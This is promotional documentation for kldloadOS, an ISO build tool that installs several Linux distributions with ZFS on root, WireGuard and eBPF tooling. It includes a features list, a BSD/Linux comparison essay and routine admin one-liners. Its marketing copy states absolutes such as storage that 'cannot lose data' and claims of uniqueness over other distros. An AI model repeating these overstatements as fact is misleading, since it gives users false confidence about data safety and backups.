kldloadOS 1.0

Complete Documentation

ZFS on root for CentOS, Debian, RHEL, Rocky Linux
One ISO. Offline. Free.

Anthony Carpenter
kldload.com

Generated 2026-03-25

Table of Contents

Executive Summary

Start Here: Welcome

Start Here: The Bridge

Start Here: Features

Start Here: Why ZFS?

Learn: Kernels

Learn: Kernel vs Userland

Learn: Secure Boot Chain

Learn: How Things Work

Learn: How Services Talk

Learn: The Recipe

Platform: Web UI

Platform: Storage

Platform: Security

Platform: Automation

Platform: SysOps

Platform: Tools

Build: Overview

Build: Zero to Hero

Build: IaC Quickstart

Build: Environment Reference

Build: Post-Installers

Build: Backup Server

Build: CI/CD

Build: Classroom

Build: Cluster

Build: Containers

Build: Database

Build: Disaster Recovery

Build: Edge

Build: Grafana

Build: Hypervisor

Build: Kubernetes

Build: Media Server

Build: Monitoring

Build: Security Appliance

Build: Serverless

Build: Storage Server

Build: VDI

Build: Windows Integration

Build: Workstation

Build: XMPP

Tutorial: What is kldloadOS?

Tutorial: Editions

Tutorial: CLI Tools

Tutorial: Package Management

Tutorial: KVM

Tutorial: Kubernetes on KVM

Tutorial: Docker on ZFS

Tutorial: Networking

Tutorial: NFS & iSCSI

Tutorial: WireGuard

Tutorial: WireGuard Networking

Tutorial: WireGuard Masterclass

Tutorial: NVIDIA

Tutorial: Secure Boot

Tutorial: Unattended Install

Tutorial: Migration

Tutorial: Cluster Setup

Tutorial: Cloud & Packer

Tutorial: Export Formats

Tutorial: ZFS Zero to Hero

Tutorial: Proxmox & ZFS

Tutorial: Proxmox or kldloadOS?

Observability: Beginner

Observability: Intermediate

Observability: Advanced

Reference: eBPF

Reference: eBPF Custom

Reference: eBPF Performance

Reference: eBPF Security

Reference: Monitoring

AI: Overview

AI: Docker

AI: eBPF

AI: Kubernetes

AI: KVM

AI: Training

AI: Voice

AI: WireGuard

AI: ZFS

ZFS Wiki: Overview

ZFS Wiki: Pool Design

ZFS Wiki: Snapshots

ZFS Wiki: Compression

ZFS Wiki: Encryption

ZFS Wiki: Memory

ZFS Wiki: Hardware

ZFS Wiki: Boot Chain

ZFS Wiki: Tuning

ZFS Wiki: Proxmox Tuning

ZFS Wiki: Platforms

ZFS Wiki: vs Legacy

ZFS Wiki: Myths

ZFS Wiki: Resources

Recipe: Plex on ZFS

Recipe: Game Servers

Recipe: Ham Radio

Recipe: IoT Gateway

Recipe: Live TV

Release Notes: v1.0

Foundation: Vision

Foundation: Author's Note

FAQ

Disk Labels

kldload — Executive Summary

Start Here

← The Idea

Executive Summary.

This page is for the person who doesn't want to read 1,000 pages of documentation. The CTO. The VP of Engineering. The founder evaluating infrastructure. You want to know what this thing does, why it matters, and what changes if you adopt it.

kldload does two things. Both are simple to describe and profound in consequence.

The image construction kit

kldload is a build tool. You don't download Ubuntu, or CentOS, or Debian, or Rocky, or RHEL. You **build** them. From packages. À la carte. The build tool assembles exactly the operating system you specify — your distro, your packages, your configuration — and produces a deployable image.

That image comes with two capabilities baked in at the kernel level, before any of your software starts:

Invisible encrypted networking

WireGuard mesh networking loads as a kernel module at second zero. Every machine you build has an encrypted backhaul network available before any service starts. Your applications don't know it's there. Your traffic is encrypted anyway. No VPN appliances. No configuration per-service. It's just there.

Think of it as gravity. You don't configure gravity. It's just a property of the environment.

Indestructible storage

ZFS is the root filesystem. Every block is checksummed. Every write is atomic. Snapshots are instant and free. Compression is transparent. Encryption is per-dataset. Replication is built in. Your storage self-heals, self-compresses, and self-replicates without any application knowing it's happening.

Your database doesn't need to worry about data integrity. The filesystem already guarantees it.

Nothing about your application changes. You don't rewrite anything. You don't reconfigure anything. You build the image and feed it into your existing CI/CD pipeline as the Packer source file. Your Terraform, your Ansible, your deployment tooling — all of it stays exactly the same. The only difference is that the base image underneath now has **an invisible encrypted network** and **storage that cannot lose data**.

That's it. That's thing one. Build an image. Use it as your input. Plus one, plus one. Two infrastructure primitives that most organizations spend millions trying to bolt on after the fact — yours for free, by changing one line in your pipeline.

kldloadOS — the artifact

The second thing kldload produces is an operating system. Not a collection of packages you have to assemble. Not a base image you have to harden. A **fully AI-powered, 100% open source platform** that is ready to run the moment it boots.

It requires nothing. No vendor. No subscription. No internet connection. No prior expertise in any of the technologies

it ships. It is a blank canvas with superpowers — encrypted networking, self-healing storage, kernel-level observability, GPU acceleration, and a local AI assistant that runs entirely on your hardware. Build whatever you like on top. The platform doesn't constrain you. It doesn't have opinions about your architecture. It gives you the primitives and gets out of the way.

This is the artifact of the build process. 30+ purpose-built tools. eBPF observability from the kernel up. NVIDIA drivers and CUDA on first boot. Voice-controlled AI trained on its own documentation. Automated snapshot management. Image export to every hypervisor format. Cloud-init for stamping out copies at scale. 100% bash. BSD-3-Clause. Free forever.

It is currently the only Linux-based operating system that ships all of this pre-assembled, pre-configured, and ready to run — not as packages you can install, but as a working system that requires absolutely nothing else to be useful.

But the real consequence of kldloadOS isn't the feature list. It's what happens to everything that used to sit above the operating system.

What "userland" used to mean

In traditional infrastructure, the operating system gives you a kernel and a package manager. Everything else — storage management, networking, encryption, monitoring, backup, security hardening, identity, service mesh — lives in "userland." It's software you install, configure, maintain, update, and pray doesn't break at 3am.

Userland is where your budget goes. It's where your headcount goes. It's where your vendors live. Every one of those layers is a product someone is selling you, a daemon someone has to keep running, and an attack surface someone has to defend.

What kldloadOS makes obsolete

When the operating system itself provides encrypted networking, checksummed storage, kernel-level observability, automated snapshots, and boot-time security verification — entire categories of userland tooling stop being necessary.

Storage management

LVM + mdadm + manual RAID + fsck + backup scripts

ZFS. Checksummed, compressed, encrypted, self-healing. Snapshots before every change. Replication built in.

Network encryption

VPN appliances + IPsec tunnels + per-service TLS configuration

WireGuard kernel module. Encrypted mesh at second zero. Applications don't know and don't care.

Monitoring

Datadog agent + Prometheus node exporter + custom dashboards + SaaS invoices

eBPF in the kernel. execsnoop, tcplife, biolatency from boot. No agent. No SaaS. No invoice.

Backup

Veeam + Commvault + scheduled rsync + tape rotation + restore testing

ZFS snapshots + send/recv. Instant, atomic, incremental. Restore is a one-line command.

Security hardening

CIS benchmarks + manual hardening scripts + unsigned kernels + hope

Secure Boot chain. MOK-signed modules. ZFS checksums every block. Verified from firmware to userspace.

Image management

Packer templates + golden image pipelines + format conversion tools + manual versioning

kimage. Build, snapshot, export to qcow2/vmdk/vhd/ova in one command. ZFS makes the snapshot instant.

OS deployment

PXE servers + Kickstart files + preseed configs + Ansible post-install + internet dependency

One USB. Offline. Two minutes. Package mirrors baked into the image. No internet required.

Vendor lock-in

One distro. Their decisions. Their timeline. Their breaking changes.

Ten distros. Your choice. Switch foundations without rebuilding your stack.

The point

kldload doesn't replace your applications. It replaces the infrastructure beneath them.

The construction kit builds images with encrypted networking and indestructible storage baked in at the kernel level. The operating system ships those capabilities as a working system, not as packages you assemble yourself.

The consequence is that entire categories of userland tooling — storage management, network encryption, monitoring agents, backup software, hardening scripts, image pipelines, deployment automation — become **features of the operating system** instead of products you buy, daemons you babysit, and vendors you depend on.

That's what kldload does. Two things. One changes how you build. The other changes what you're building on.

For the person who needs one sentence

kldload gives every Linux machine encrypted networking and self-healing storage at the kernel level, then ships a complete OS that makes the tooling you used to need for those things obsolete.

Two superpowers. Everything else follows.

← The Idea

Features →

ZFS on root for CentOS, Debian, RHEL, Rocky. One ISO. Free.

4 distros · any hardware · any cloud · any darksite

Choose your distro. Root it in ZFS.

Build anything. Ship anywhere.

One ISO. Four distros. ZFS on root, boot environments, WireGuard, eBPF, NVIDIA, and a local AI assistant — out of the box. Export to qcow2, VMDK, VHD, OVA, or raw — one install deploys to every platform on earth. Clone datasets in milliseconds. Replicate to any node over encrypted WireGuard tunnels. Run containers, microVMs, databases, and GPU workloads — all on self-healing storage that never loses a byte. No vendor. No cloud dependency. No internet required. The tools are free. The knowledge is yours.

BETARC-1

kldload Free — AMD64

One ISO. Four distros. **CentOS, Debian, RHEL, Rocky**. ZFS on root, boot environments, 30+ tools. Offline darksites baked in.


Desktop · Server · Core profiles. Export to qcow2, VHD, VMDK, OVA.


↓ Download Free

BSD-3-Clause · free forever · ~2.7 GB · AMD64

```
git clone https://github.com/kldload/kldload.git && ./deploy.sh build
```

Why ZFS? ZFS Wiki Build Your Own





RHEL 9 · ZFS on root · boot environments · all services running

What kldload actually does:

kldload downloads official packages directly from upstream sources — CentOS mirrors, Debian repos, Red Hat CDN (with your own subscription), Rocky mirrors — and assembles them into a single bootable ISO with ZFS on root. **Nothing is patched. Nothing is forked. Nothing is modified.** Every package is stock, verified, and traceable to its upstream source.

The ISO itself is a live CentOS environment — a build artifact, not a distribution. It's a portable installer that carries two offline package mirrors (RPM + APT) so you can install without internet. When you boot it and click install, it runs `dnf --installroot` or `debootstrap` against those mirrors — the same tools your distro uses natively.

You pick a distro. You pick a profile — Desktop, Server, or Core. kldload handles the partitioning, ZFS pool creation, DKMS module build, initramfs, and bootloader. The result is a stock distro install with ZFS on root. That's it.

What comes out the other side is your distro — not ours. Export it to qcow2, VHD, VMDK, or OVA. Feed it to Packer as a base image. Deploy it with Terraform. Plug it into your existing IaC pipeline. The image is yours to ship anywhere.

The Desktop and Server profiles add optional quality-of-life tools — automatic snapshots before every package change, boot environments for instant rollback, one command set that works the same on Debian and CentOS. The Core profile skips all of that and gives you just ZFS on root with a stock distro. Nothing added. Nothing changed.

Every script is readable bash. No compiled binaries. No vendor SDK. `cat` any file and read what it does.

What's Included

Kernel modules & tools — bundled on first boot.

✔ ZFS on Root

Checksummed, compressed, snapshot-capable root filesystem. Boot environments via ZFSBootMenu. Self-healing on mirrors.

✔ WireGuard

Kernel-level encrypted networking. Built as a DKMS module alongside ZFS. Available on first boot for VPNs, site-to-site links, or mesh overlays.

✔ NVIDIA Drivers

GPU drivers baked into the image. CUDA-ready on first boot. No post-install driver dance. No nouveau conflicts.

✔ ZFSBootMenu

UEFI bootloader that understands ZFS. Boot environment selection. 15-second rollback. No GRUB hacks.

✔ Automatic Snapshots

Before every package change. Every 15 minutes for /srv. Hourly boot environment snapshots. Configurable retention.

✔ 30+ CLI Tools

`kst`, `ksnap`, `kbe`, `kdf`, `kdir`, `kpkg`, `kupgrade`, `krecovery` — short names, no flags to memorize.

✔ Secure Boot / MOK

Per-machine key generation. Automatic module signing. DKMS auto-sign on kernel upgrades. Works with Secure Boot enabled.

✔ Offline / Air-Gap Ready

Complete package mirror baked in. No internet at install time. No phone home. The USB drive is the deployment.

Three Profiles

Pick how much kldload you want.

Desktop

GNOME workstation + ZFS on root + all kldloadOS tools + web UI + automatic snapshots + offline darksites.

Server

Headless + SSH + ZFS on root + all kldloadOS tools + web UI + automatic snapshots + offline darksites.

Core

ZFS on root only. Stock distro. No kldload tools, no web UI, no sanoid, no darksites. Just the kernel modules and boot environments. For advanced users.

Desktop and Server include the full kldloadOS experience. Core solves the hard problem — getting ZFS on root with proper DKMS, initramfs, and ZFSBootMenu — and gets out of the way. **Nothing is removed from the base distro in any profile.** The `k*` tools are optional additions, not replacements. `apt`, `dnf`, `zfs`, and `zpool` always work directly.

What You Can Build

A foundation. Build whatever you want on top.

Containers

Docker, Podman, LXC on ZFS. Copy-on-write storage, instant snapshots, transparent compression.

VMs

KVM + QEMU + libvirt with zvol-backed storage. Clone a VM in milliseconds. Roll back a bad patch.

Storage servers

NFS, iSCSI, Samba on ZFS. Self-healing, checksummed, compressed. Your own TrueNAS.

Media servers

Jellyfin or Plex on a filesystem that never silently corrupts a frame. Snapshot your library.

Clusters

Start with one node. Add more. WireGuard for connectivity, ZFS replication for data. Build your own orchestration.

Whatever you want

Firewall. DNS. CI/CD runner. Game server. kldload is the foundation. `postinstall.sh` is your hook.

The only limit is what you're willing to learn.

100% free. One version. Fully auditable. No catch. BSD-3-Clause license. We built it because it should exist.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

The Foundation

The Bridge

A document for BSD people coming to Linux, Linux people discovering ZFS, and everyone who’s tired of paying for things that should be free.

FOR BSD PEOPLE

You already know ZFS. You know boot environments, jails, bhyve, pkg, and the beauty of a base system built and maintained as one cohesive unit. You know what real isolation looks like.

You’ve avoided Linux because it’s fragmented. Every distro does things differently. There are dozens of package managers. Getting ZFS on root requires fighting DKMS, initramfs, and a bootloader that doesn’t understand your filesystem.

> **kldloadOS changes that.**
>
> ZFS on root, deterministic dataset layout, ZFSBootMenu — you’ll feel at home immediately. `kpkg` wraps both `apt` and `dnf` into a single command — like `pkg` but for Linux. Offline darksites baked into the ISO — like building from ports, but pre-resolved. The installer drops you to a shell if you want to build your own pool layout.

> **What you give up**
>
> Real jails (Linux containers share a kernel). bhyve’s hardware-level isolation (KVM is close but not identical). The simplicity of `rc.conf`.

> **What you gain**
>
> Hardware support for everything. eBPF (the ‘e’ that BSD doesn’t have yet). NVIDIA CUDA. Docker/Kubernetes. Every open source project ships Linux packages first.

FOR LINUX PEOPLE

You’ve been running Linux for years. You’ve heard of ZFS but never used it. You think containers are isolated (they’re not — they share a kernel). You’ve been paying for tools that are literally one-liners in disguise.

> **ZFS redefines Linux.**
>
> Instant snapshots. Block-level checksums. Transparent compression. Native replication. Boot environments. Instant clones. Once you have ZFS on root, you can’t go back to ext4. It’s like going from manual backups to

> version control.

WHAT KLDLOADOS MAKES OBSOLETE

Every item below is something you've either paid for, spent hours configuring, or accepted as "just how Linux works":

The problem	The native solution
Site-to-site VPN	`wg-quick up wg0` — 20 lines of config
Multi-node mesh network	WireGuard + a for loop
Centralized log collection	`tar` piped over SSH
Offsite backup	`syncoid -r rpool backup:tank`
Snapshot management	`zfs snapshot -r rpool@today`
Disk encryption	ZFS native — AES-256-GCM, per-dataset
LVM + mdadm + fsck	ZFS — one tool replaces three
Boot recovery	`kbe activate before-upgrade && reboot`
Network observability	`execsnoop`, `tcplife` — already installed
Intrusion detection	XDP + eBPF — line-rate packet filtering
Disaster recovery	`syncoid -r rpool offsite:tank/dr`
Load balancing	HAProxy — 50 lines of config
Network file sharing	`zfs set sharenfs=on rpool/share`
Replication	`zfs send | ssh remote zfs recv`

Most of what you pay for in enterprise infrastructure is already built into a properly configured Linux system. kldloadOS configures that system for you.

THE REAL EXAMPLES

Encrypted mesh network — one command

```
PRIV=$(wg genkey) && printf "
[Interface]\nAddress=10.99.0.2/24\nPrivateKey=$PRIV\n\n[Peer]\nPublicKey=HUB_PUBKEY\nEndpoint=HUB_IP:51820\nAllowe
dIPs=10.99.0.0/24\nPersistentKeepalive=25\n" | ssh root@PEER "cat>/etc/wireguard/wg0.conf && wg-quick up wg0"
```

One command. Encrypted mesh node joined.

Log collection — one line

```
tar -czf - /var/log/ | curl -sST- -H "X-Token: $TOKEN" https://your-server/ingest
```

`tar` was created to stream data the way magnetic tapes stored it. You can "stream" data because that's what tapes used to do. Now move up from tape to ZFS replication — for free.

LINUX VS BSD — THE REAL QUESTION

Every “VS” comparison you’ve ever read is asking the wrong question. It’s not Linux **VS** BSD. It’s Linux **OR** BSD. What does each do well?

What Linux is good at

Hardware support — every driver, every chipset
eBPF — kernel tracing BSD can’t match (yet)
NVIDIA / CUDA — full GPU compute
Docker / Kubernetes — the container ecosystem
Package availability — everything ships Linux first
Performance — optimized scheduler, I/O, networking
Community — more users, more answers, more drivers

What BSD is good at

Real isolation — jails, not containers sharing a kernel
bhyve — hardware-level VMs from individual components
Simplicity — one base system, one `pkg`, one `rc.conf`
Security — Capsicum, conservative defaults, audited base
ZFS (native) — first-class since 2007, no DKMS
Documentation — the FreeBSD Handbook is the gold standard
Stability — conservative releases, things don’t break

kldloadOS sits in the middle.

ZFS on root — makes Linux feel like BSD to storage people. **WireGuard in the kernel** — same simplicity as BSD’s network stack. **eBPF** — the one thing BSD genuinely lacks. **`kpkg`** — one package manager, like `pkg` but for both Debian and CentOS. **Offline darksites** — ship artifacts in a bootstrapped ISO, like building from ports. **Boot environments** — `beadm` / `bectl` equivalent on Linux. **Core profile** — just ZFS on root, stock distro, nothing added — the BSD philosophy applied to Linux.

You don’t have to choose one forever. Use Linux where you need hardware support, eBPF, and NVIDIA. Use FreeBSD where you need real isolation, bhyve, and simplicity. Use kldloadOS when you want the best of both.

THE POINT

Linux and BSD are apples and pitchforks. Don’t expect BSD-level isolation from Linux containers. Don’t expect Linux hardware support from FreeBSD. They’re different tools built on different philosophies — and that’s the point. Learn the limitations of each. Use them together with purpose.

A word about expectations

Don’t expect OpenZFS to magically fix your problems. Every workload is different. The defaults are just that — defaults. If you don’t understand how to tune `recordsize` for your database, or when to use `zstd` over `lz4`, or

why your ARC is eating all your RAM — you're going to have a bad time. Not because ZFS is wrong, but because your expectations are. ZFS gives you the knobs. Learning which ones to turn is on you.

This is precisely why kldloadOS goes far beyond a normal installer. The documentation, the tutorials, the zero-to-hero guides, the appliance recipes — they exist to empower you to understand what you're building and why. Not to sell you a product, but to give you the knowledge to make informed decisions. Because a tool without understanding is just a liability.

Code is free. Code is what you make of it. If you want to pay for a tool, a service, or a function — that's your choice, fill your boots! If the product works for you, keep it — kldload won't get in the way. But you should know what the native tools can do before you decide.

kldloadOS includes everything you need to build secure-by-default environments on hostile hardware in a way that wasn't previously possible on Linux. Secure networking, eBPF observability, ZFS replication, boot environments — these are core required components, not optional bolt-ons.

> *"Learn the primitives. Understand the real computer. Because if it leaves the kernel — it's already dead."*
> — Anthony Carpenter

A FEW WORDS FROM ANTHONY

I've been a staunch supporter of free and open source since before Wikipedia was built. I've been deprived of useful tools because of licensing squabbles for years. My answer to that has always been: get better, learn how, and teach others.

Every tutorial, every recipe, every one-liner in this project is the result of that answer. 70,000+ pages of personal notes. Decades of running real infrastructure. Distilled into something you can boot from a USB stick in two minutes.

It's yours. Do what you want with it.

> ZFS on Linux is going to enable awesome things. The tradeoff of a monolithic kernel is real — slower replication, higher overhead than FreeBSD. But the hardware support is unmatched, the ecosystem is massive, and understanding that cost makes you a better engineer.
>
> The shift from "log into every machine and fix things" to "snapshot, replicate, rebuild" changes everything. Cattle, not pets. I'm just happy that anyone can now run OpenZFS on Linux, using only their nose. Getting the most out of nothing. That's always been the game.
>
> And I can't wait to see what's next.

A scene release done right.

Built by someone who's been assembling disc images since before ISO 9660 had a Wikipedia page. BBS sysop, scene contributor, one of the original Threewave CTF server operators — Vancouver, 604, early '90s. The darksite concept isn't new. Self-contained packages with no external dependencies have been the standard in certain communities for thirty years. The tools changed. The philosophy didn't.

— Anthony
Blackthorn · 604 · kldload.com · 2026

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Features

One ISO. Every distro. Every platform.

- ✓ **2 minutes, not 20** — no Anaconda, no curses UI from 1998
- ✓ **One USB, four distros** — CentOS, Debian, RHEL, Rocky — pick at install time
- ✓ **ZFS on root out of the box** — no manual DKMS dance, no initramfs prayer
- ✓ **Boot environments** — roll back any upgrade in 30 seconds
- ✓ **Offline** — 3,600 packages baked in, zero internet required
- ✓ **Web UI** — click, don't type
- ✓ **Same tools on Debian and CentOS** — `kpkg install nginx` works everywhere
- ✓ **Automatic safety net** — every package operation takes a ZFS snapshot first
- ✓ **Export anywhere** — qcow2, VHD, VMDK, OVA, raw — build once, run anywhere
- ✓ **Three profiles** — Desktop, Server, or Core (just ZFS, nothing else, for advanced users)

kldload is a distro build tool that produces a single bootable ISO with everything baked in. No internet. No post-install configuration. No praying the initramfs is correct.

WHAT YOU DIDN'T KNOW LINUX COULD DO

30-second OS rollback

Boot environments let you undo an entire OS upgrade at the bootloader. Pick the pre-upgrade snapshot, reboot, done. No rescue USB. No reinstall. 30 seconds.

No other Linux distro ships this. Solaris had it. macOS has it. Now Linux does.

Self-healing storage

Every block is checksummed. If a bit flips — silent data corruption that ext4 will never detect — ZFS catches it and auto-repairs from the mirror or parity. Your data is intact, always.

Your filesystem on ext4 is lying to you right now. You just don't know it yet.

Compression makes you faster

lz4 compression writes *less* data to disk. Less I/O = faster performance. You get more usable space **and** better throughput. It's not a trade-off — it's free.

Most people think compression = slower. With ZFS it's the opposite.

Clone 500GB in 0.1 seconds

`kclone /srv/database /srv/database-test` — instant copy-on-write clone. Zero additional space until data diverges. Production database cloned for testing in milliseconds.

Try that with `cp`.

Per-directory encryption

Not full-disk LUKS. Per-dataset AES-256-GCM with independent keys. Home dir, database, logs — each locked separately. Compromise one key, the rest stay sealed.

LUKS is a front door lock. ZFS encryption is a lock on every room, each with a different key.

Atomic package management

`kpkg install nginx` snapshots the filesystem first. If the install breaks something, `ksnap rollback` undoes everything — the package, its config files, the state changes. All of it.

Your package manager and your filesystem finally talk to each other.

Block-level replication

`zfs send | ssh remote zfs recv` — not file copying. Block-level replication. Build one system, replicate it to 100 nodes. Only changed blocks travel. It's Git for your entire OS.

500GB dataset, 2GB of daily changes? The incremental sync takes seconds.

GPU sharing without passthrough

NVIDIA drivers on the host, containers on top. Every container shares the GPU simultaneously. Jellyfin transcoding + AI inference + monitoring — one GPU, no vGPU license.

PCIe passthrough locks the GPU to one VM. Containers share it natively.

Air-gapped deployment

3,600+ packages across two distro families, baked into one USB. Install a full Linux desktop with ZFS on root in a facility with zero internet. Military, classified, remote — it just works.

Nobody else ships complete offline mirrors for two distro families on one stick.

USB to production fleet

Boot USB → install → export VMDK → upload to cloud → Terraform deploys 100 instances. One pipeline from bare metal to production. 4 distros × 3 profiles × 6 export formats = 72 unique configurations from one ISO.

One USB stick. Every platform on earth.

MULTI-DISTRO INSTALLER

CentOS Stream 9

RHEL upstream. Enterprise-grade. `dnf --installroot` from the baked-in RPM darksite. ~900 packages offline. Desktop, server, or core profile.

Debian 13 (Trixie)

Stable. Proven. `debootstrap` from the embedded APT darksite on localhost:3142. ~2,700 packages offline. Desktop, server, or core profile.

RHEL 9

Red Hat Enterprise Linux. Enter your activation key and org ID in the web UI. Pulls from Red Hat CDN. The only path that needs internet.

Rocky Linux 9

RHEL binary-compatible. Community-driven. Uses the same RPM darksite and `dnf --installroot` path as CentOS. ~900 packages offline. Desktop, server, or core profile.

ZFS ON ROOT

128-bit Copy-on-Write

Never overwrites data in place. Every change goes to a new location. Old versions stay intact for snapshots. Checksums on every block. Self-healing on mirrors.

Boot Environments

ZFSBootMenu presents every OS state as a boot option. Upgrade broke something? Pick the pre-upgrade snapshot at boot. 15-second rollback. No rescue USB.

Automatic Snapshots

Before every package change. Every 15 minutes for `/srv`. Configurable retention. Factory reset snapshot on install. Managed by sanoid.

Native Encryption

Per-dataset AES-256-GCM. Each directory can have its own key. Lock and unlock datasets independently. Send encrypted snapshots to untrusted storage.

KERNEL MODULES

ZFS (DKMS)

Built against the target kernel at install time. Auto-signed for Secure Boot via MOK. Rebuilds automatically on kernel upgrades. The entire point of kldload.

WireGuard

Kernel-level encrypted networking. Available on first boot for VPNs, site-to-site links, or mesh overlays. No userland daemon.

NVIDIA (optional)

GPU drivers baked into the image. CUDA-ready on first boot. Select in the web UI. No post-install driver dance. No nouveau conflicts.

eBPF tools (optional)

BCC tracing tools and bpftrace. Observe syscalls, network flows, disk I/O in real time. Select in the web UI.

WEB UI INSTALLER

Browser-based

GNOME desktop boots, Firefox opens to the installer on port 8080. Pick distro, profile, disk, hostname, password. Real-time install log streaming via WebSocket.

Unattended mode

Pass an answers file: `kldload-install-target --config answers.env`. Same installer, no UI. Automate fleet deployments with identical configs.

Pool Designer

Visual ZFS pool topology calculator. Select disks, pick a layout (mirror, RAIDZ1/2/3, stripe), see usable space and the exact `zpool create` command.

Profile summary

Live status line during install: `CentOS Stream 9 · Desktop +WireGuard +eBPF → QCOW2`. Know exactly what's being built.

IMAGE FACTORY

kexport

Standalone tool. Export any installed disk to any format, any time, as many times as you want. Install once, produce every image you need.

`kexport /dev/sda qcow2` · `kexport /dev/sda all`

qcow2

Compressed, copy-on-write. KVM, Proxmox, OpenStack.

raw

Sparse dd-ready image. Cloud import, dd to another disk.

VHD / VMDK / OVA

Azure, Hyper-V, VMware ESXi, vSphere, VirtualBox. One install produces every format.

AIR-GAP & OFFLINE

Dual darksite mirrors

RPM mirror (~900 packages) for CentOS/RHEL. APT mirror (~2,700 packages) for Debian. Both baked into the ISO. Full transitive dependency closure. Nothing downloaded at deploy time.

ZFSBootMenu EFI

Pre-built UEFI binary included in the ISO. No network fetch for the bootloader. Works on any UEFI system.

30+ CLI TOOLS

Short names. No flags to memorize. Work identically on Debian and CentOS.

kst — system status
ksnap — snapshot management
kbe — boot environments
kclone — instant CoW clones
kdf — ZFS-aware disk usage
kdir — create dataset, not directory
kpkg — universal package manager
